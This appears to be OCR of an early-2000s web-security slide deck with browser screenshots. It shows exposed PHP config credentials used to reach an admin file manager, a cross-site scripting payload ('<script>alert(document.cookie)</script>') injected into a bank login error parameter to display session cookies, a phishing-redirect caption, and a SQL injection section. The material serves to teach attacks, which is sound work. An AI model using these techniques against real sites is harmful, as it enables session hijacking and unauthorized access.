
Magnifier

```
/* this data is necessary if a database i
$cfgServerHost = 'localhost';
$cfgServerPort = '';
$cfgServerUser = 'root';
$cfgServerPassword = 'zaq12wsx';
```

Magnifier

```
$cfgLogin[2] = 'admin';
$cfgPassword[2] = 'hackme';
$cfgUserLevel[2] = '';
$cfgUserID[2] = '';
```


Login Interface - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.insecurityinc.com/admin/phpfilefarm.php
Go Links
Login Interface
Access denied
Login: admin
Password: ******
Done
Internet


FileFarm - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.insecurityinc.com/admin/phpfilefarm.php
Go Links
FileFarm
Use this page to view, add, delete or modify files.
FOLDERS
bin/
boot/
dev/
etc/
home/
initrd/
lib/
lost+found/
misc/
mnt/
opt/
proc/
root/
sbin/
src/
tmp/
usr/
var/
FILENAME
LAST UPDATE
FILE SIZE
.autofsck
04/02/03 05:05:17 PM
0
.bash_history
09/12/02 06:58:28 PM
79 B
Done
Internet

Cross-Site Scripting

http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastAccess&templateName=prod_sel.for - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastAccess&templateName=prod_sel.forte&source=Freebank&AD_REFERRING_URL=http://www.Freeban Go Links

freeBank
online

- **Customer Login**
- Financial Planning
- Services
- Your Accounts
- Customer Support

Register for an Interest Checking Account with FreeBank:

First Name:

Last Name:

Register

Username:

ANY USERNAME


Password:

Minimum Graphics

Standard Graphics

Access Accounts

We are confident of our system's ability to protect all transactions; however, this is not an invitation for people to attempt unauthorized access to the system. This is a private computing system which is restricted to authorized individuals. Actual or attempted unauthorized use of this computer system may result in criminal and/or civil prosecution. We reserve the right to view, monitor, and record activity on the system without notice or permission. Any information obtained by monitoring, reviewing, or recording is subject to review by law enforcement organizations in connection with the investigation or prosecution of possible criminal activity on the system. If you are not an authorized user of this system or do not consent to continued monitoring, exit the system at this time.



Done Internet

http://www.freebank.com/banklogin.asp?err=Invalid Login: ANY USERNAME - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://www.freebank.com/banklogin.asp?err=Invalid%20Login:%20ANY%20USERNAME Go Links

freeBank online

- Customer Login
- Financial Planning
- Services
- Your Accounts
- Customer Support

Invalid Login: ANY USERNAME

Username:

Password:

Minimum Graphics

Standard Graphics

Access Accounts

We are confident of our system's ability to protect all transactions; however, this is not an invitation for people to attempt unauthorized access to the system. This is a private computing system which is restricted to authorized individuals. Actual or attempted unauthorized use of this computer system may result in criminal and/or civil prosecution. We reserve the right to view, monitor, and record activity on the system without notice or permission. Any information obtained by monitoring, reviewing, or recording is subject to review by law enforcement organizations in connection with the investigation or prosecution of possible criminal activity on the system. If you are not an authorized user of this system or do not consent to continued monitoring, exit the system at this time.


Register for an Interest Checking Account with FreeBank:


First Name:

Last Name:


Register


Done Internet


http://www.freebank.com/banklogin.asp?err=Invalid Login: <script>alert(document.cookie)</script - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.freebank.com/banklogin.asp?err=Invalid%20Login:%20<script>alert(document.cookie)</script>
Go Links
Microsoft Internet Explorer
ASPSESSIONIDQGGQQUUG=PBGBOGKCKMFENBGJPPGMFEHI; sessionid
OK
Internet



Redirects user back to real site, making it look transparent





Fake hacker site collects usernames and passwords

Genuine site

SQL Injection

Book Store - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://10.2.1.178/Registration.asp Go Links

Online BookStore

Home | Registration | Shopping Cart | Sign In | Administration

Registration

Login*	
Password*	
Confirm Password*	
First Name*	
Last Name*	
Email*	
Address	
Phone	
Credit Card Type	
Credit Card Number	


Register Cancel

Home Registration Shopping Cart Sign In Administration

